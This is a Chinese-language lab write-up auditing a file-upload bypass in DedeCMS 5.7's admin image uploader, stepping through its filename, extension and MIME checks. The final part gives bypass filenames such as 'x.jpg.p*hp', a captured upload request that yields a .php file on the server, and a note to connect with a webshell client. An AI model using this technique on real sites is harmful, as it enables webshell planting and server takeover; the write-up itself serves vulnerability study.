一、环境搭建

1、环境介绍

源码：dedecms 5.7
操作系统：Windows10
靶场环境：PHPStudy v8
审计工具：PHPStorm

2、搭建过程

1）通过在网上下载到源码，开启PHPStudy并姜源码放置在WWW目录中
2）访问http://127.0.0.1/dedecms5.7进入程序安装页面，按照提示完成安装

3）登录后台后，需要开启会员功能（系统 -> 系统基本参数 -> 会员设置 -> 开启会员功能 -> 确定），否则无法在前台使用管理员登录

二、审计过程

1、已知该漏洞的触发功能点是网站管理员发表文章的图片上传位置，复现时抓包，可以看到该文件为/uploads/include/dialog/select_images_post.php

2、进入源码36行，首先可以看到处理该图片的第一条规则，使用grep_replace函数将匹配到的 "回车、换行、制表符、*、%、\、/、?、><、|" 全部替换成空字符 ''，并使用trim函数删除字符串开头和结尾的空白符。

这里是第一层过滤（替换特殊字符为空）

select_images_post.php

```
31  {
32      ShowMsg( msg: "你没有选择上传的文件!".$imgfile,  gourl: "-1");
33      exit();
34  }
35  $CKEditorFuncNum = (isset($CKEditorFuncNum))? $CKEditorFuncNum : 1;
36  $imgfile_name = trim(preg_replace( pattern: "#[ \r\n\t\*\%\\\/\?><\|\":]{1,}#",  replacement: '', $imgfile_name));
37
```

3、随后在38行，使用preg_match函数将$cfg_imgtype变量在$imgfile_name（也就是上面处理过后的文件名）进行匹配，如果没匹配上，就提示错误信息，并且退出上传的程序

select_images_post.php

```
34  }
35  $CKEditorFuncNum = (isset($CKEditorFuncNum))? $CKEditorFuncNum : 1;
36  $imgfile_name = trim(preg_replace( pattern: "#[ \r\n\t\*\%\\\/\?><\|\":]{1,}#",  replacement: '', $imgfile_name));
37
38  if(!preg_match( pattern: "#\.(".$cfg_imgtype.")#i", $imgfile_name))
39  {
40      ShowMsg( msg: "你所上传的图片类型不在许可列表，请更改系统对扩展名限定的配置！",  gourl: "-1");
41      exit();
42  }
```

4、选中这个$cfg_imgtype变量，右击 转到->声明或实例，可以看到该变量在config.cache.inc.php文件中定义，并且值为 'jpg|gif|png'。也就是说38行的判断是：如果文件名在过滤特殊字符和首位去空后，不存在这3个字符其中的一个，就会报错，并且退出上传的程序（注意这里是对整个文件名判断，不是文件后缀）。

这里是第二层过滤（文件名中必须包含 jpg或gif或png）

lect_images_post.php × config.cache.inc.php ×

```
$cfg_indexname = '主页';
$cfg_webname = '~webname~';
$cfg_adminemail = '~adminmail~';
$cfg_html_editor = 'ckeditor';
$cfg_arcdir = '/a';
$cfg_medias_dir = '/uploads';
$cfg_ddimg_width = 240;
$cfg_ddimg_height = 180;
$cfg_domain_cookie = '';
$cfg_imgtype = 'jpg|gif|png';
$cfg_softtype = 'zip|gz|rar|iso|doc|xsl|ppt|wps';
```

5、继续往下看，可以看到44行-50行，对文件的MIME类型进行了判断。

44行：定义$sparr为数组格式，传入5个MIME类型

45行：使用trim函数将接收到的$imgfile_type进行首尾去空，并使用strtolower函数把值全部转换成小写

46行-50行：如果处理后的$imgfile_type不在$sparr数组中，就提示错误信息，并退出上传程序

这里是第三层过滤（MIME类型必须是 "image/pjpeg", "image/jpeg", "image/gif", "image/png", "image/xpng", "image/wbmp" 其中之一）

select_images_post.php × config.cache.inc.php ×

```
36  $imgfile_name = trim(preg_replace( pattern: "#[ \r\n\t\*\%\\\/\?><\|\":]{1,}#",  replacement: '', $imgfile_name));
37
38  if(!preg_match( pattern: "#\.(".$cfg_imgtype.")#i", $imgfile_name))
39  {
40      ShowMsg( msg: "你所上传的图片类型不在许可列表，请更改系统对扩展名限定的配置！",  gourl: "-1");
41      exit();
42  }
43  $nowtme = time();
44  $sparr = Array("image/pjpeg", "image/jpeg", "image/gif", "image/png", "image/xpng", "image/wbmp");
45  $imgfile_type = strtolower(trim($imgfile_type));
46  if(!in_array($imgfile_type, $sparr))
47  {
48      ShowMsg( msg: "上传的图片格式错误，请使用JPEG、GIF、PNG、WBMP格式的其中一种！", gourl: "-1");
49      exit();
50  }
```

6、继续往下看，可以看到57行-63行进行了文件名拼接和上传处理

57行：$filename_name = '用户ID' 拼接 '-' 拼接 '当前日期' 拼接 '随机数'

58行：$filename = '当前日期（通过选中51行声明时的MyDate函数，右击 转到->声明或实例，可以看到其功能）' 拼接 '/' 拼接 $filename_name

59行：使用explode函数（系统函数）将$filename_name以.为分隔符，分割并保存成数组传给$fs

61行：取出$fs数组的最后一个（也就是小数点.后的最后一个字符串）作为后缀名，拼接57行处理过的文件名，形成服务端规范的文件

62行：将目录和规范后的文件名进行拼接，形成完整的文件路径

63行：将用户传入的$imgfile传入完整文件路径，失败则报错

这里是第四层过滤（把传入的文件名以.分割，最后一个点后的字符串作为文件名）

select_images_post.php × time.helper.php × util.helper.php × config.cache.inc.php ×

```
49      exit();
50  }
51  $mdir = MyDate($cfg_addon_savetype, $nowtme);
52  if(!is_dir( filename: $cfg_basedir.$activepath."/$mdir"))
53  {
54      MkdirAll( truepath: $cfg_basedir.$activepath."/$mdir",$cfg_dir_purview);
55      CloseFtp();
56  }
57  $filename_name = $cuserLogin->getUserID().'-'.dd2char( ddnum: MyDate( format: "ymdHis", $nowtme).mt_rand(100,999));
58  $filename = $mdir.'/'.$filename_name;
59  $fs = explode( separator: '.', $imgfile_name);
60  $filename = $filename.'.'.$fs[count($fs)-1];
61  $filename_name = $filename_name.'.'.$fs[count($fs)-1];
62  $fullfilename = $cfg_basedir.$activepath."/".$filename;
63  move_uploaded_file($imgfile, $fullfilename) or die("上传文件到 $fullfilename 失败！");
```

7、最后一点在于 /uploads/include/uploadsafe.inc.php文件中，通过Debug其实可以知道这个文件的执行顺序在 select_images_post.php之前，也可以说是第一条过滤：对文件后缀进行了黑名单限制

select_images_post.php | uploadsafe.inc.php | time.helper.php | util.helper.php | config.cache.inc.php

```php
<?php
if(!defined( constant_name: 'DEDEINC')) exit('Request Error!');

if(isset($_FILES['GLOBALS'])) exit('Request not allow!');

//为了防止用户通过注入的可能性改动了数据库
//这里强制限定的某些文件类型禁止上传
$cfg_not_allowall = "php|pl|cgi|asp|aspx|jsp|php3|shtm|shtml";
$keyarr = array('name', 'type', 'tmp_name', 'size');
if ($GLOBALS['cfg_html_editor']=='ckeditor' && isset($_FILES['upload']))
{
    $_FILES['imgfile'] = $_FILES['upload'];
    $CKUpload = TRUE;
    unset($_FILES['upload']);
}
```

三、利用过程

1、根据上面的情况可以知道过滤限制：

指定MIME类型之一、文件名中需要包含jpg或gif或png、文件后缀不可以是黑名单中的字符

2、可利用的点在于：

文件后缀可自定义、服务器会将特殊字符替换成空字符

3、总结：

通过上传x.jpg.p*hp　x.gif.p%hp　x.png.p?hp等等，都是可以实现绕过规则，并且最后以php后缀作为解析，最后得到文件名（返回文件名的地方没有做了解，下次一定了）

Request

Pretty | Raw | Hex

```
last_vtime__ckMd5=10d76e78d3685a80; last_vid=admin; last_vid__ckMd5=b6ce866c13593865; ENV_GOBACK_URL=
%2Fdedecms-5.7%2Fuploads%2Fmember%2Fcontent_list.php%3Fchannelid%3D1
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: iframe
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

-----------------------------231400820631452066392472016964
Content-Disposition: form-data; name="upload"; filename="1.png.p*hp"
Content-Type: image/png

 PNG
```

Search... 0 matches

Response


Pretty | Raw | Hex | Render

```
Date: Tue, 04 Oct 2022 13:58:37 GMT
Content-Type: text/html; charset=utf-8
Connection: close
Vary: Accept-Encoding
X-Powered-By: PHP/5.6.9
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 154

<script type="text/javascript">
 window.parent.CKEDITOR.tools.callFunction(2,
 '/dedecms-5.7/uploads/uploads/allimg/221004/1-221004215SLC.php', '');
</script>
```

Search... 0 matches

4）菜刀直接连



四、注意事项

1、如果上传图片时提示 `Upload filetype not allow`，可能是源码问题。尝试打开`/include/uploadsafe.inc.php`，将第45行 `$imtypes = array` 改为 `$imgtypes = array`